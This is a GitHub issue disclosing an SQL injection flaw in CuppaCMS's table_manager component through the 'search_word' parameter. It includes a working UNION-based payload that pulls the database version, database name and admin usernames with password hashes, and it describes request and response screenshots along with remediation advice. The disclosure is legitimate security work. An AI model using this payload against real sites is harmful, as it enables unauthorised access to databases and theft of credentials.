

[New issue](#)[Jump to bottom](#)

VULNERABLE: SQL injection vulnerability exists in CuppaCMS `"/administrator/components/table_manager/"` via the `'search_word'` parameters. #13

[Open](#)


truonghuuphuc opened this issue on Jan 3 · 1 comment

truonghuuphuc commented on Jan 3 · edited ▾


- VULNERABLE: SQL injection vulnerability exists in CuppaCMS. An attacker can inject query in `"/administrator/components/table_manager/"` via the `'search_word'` parameters.
- Date: 3/1/2022
- Exploit Author: Trương Hữu Phúc
- Contact me:
- Github: <https://github.com/truonghuuphuc>
- Email: phuctruong2k@gmail.com
- Product: CuppaCMS
- Description: The vulnerability is present in the `"/administrator/components/table_manager/"`, and can be exploited through a POST request via the `'search_word'` parameters.
- Impact: Allow attacker inject query and access, disclosure of all data on the system.
- Suggestions: User input should be filter, Escaping and Parameterized Queries.
- Payload:

```
search_word='') union all select
concat('version:',version(),'<br>'),concat('database:',database(),'<br>'),group_concat('username:',
username,'<br>','password:',password),4,5,6,7,8 from cu_users-- -
```

- Proof of concept (POC):



- You can see injection code query into search_word parameters as show below
- Request:



- You see version , database and data as show below



- Response:



The screenshot shows a web application interface with a search bar at the top containing the query `-3') union all select conc`. Below the search bar, the text **Countries Total: 0 records** is displayed. A table with columns **Id**, **Code**, and **Name** is shown. The table contains one entry with **Id** 3, **Code** 'us', and **Name** 'Unites States'. Below the table, there is a section for 'version:10.4.22-MariaDB' with details for 'database:cuppa', 'username:admin', and 'password:d033e22ae348aeb5660fc2140aec35850c4da997edd5a'.

- Request and Response:

The screenshot shows the Request and Response details for a search query. The Request is a POST to `/administrator/components/table_manager/ HTTP/1.1` from `192.168.1.8:8080`. The Response is a 200 OK from `192.168.1.8:8080` with content type `application/x-www-form-urlencoded; charset=UTF-8`. The response body shows the search results for the query `union all select concat`, displaying the same table as the previous screenshot.

- Report:
[Report.pdf](#)

  **truonghuuphuc** changed the title ~~VULNERABLE: SQL injection vulnerability exists in CuppaCMS~~ `"/administrator/components/table_manager/"` via the `'search_word'` parameters ~~VULNERABLE: SQL injection vulnerability exists in CuppaCMS~~ on Jan 9

  **truonghuuphuc** changed the title ~~VULNERABLE: SQL injection vulnerability exists in CuppaCMS~~ **VULNERABLE: SQL injection vulnerability exists in CuppaCMS** `"/administrator/components/table_manager/"` via the `'search_word'` parameters. on Jan 28

waseeld commented on Feb 3

any updates about this issue ??

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

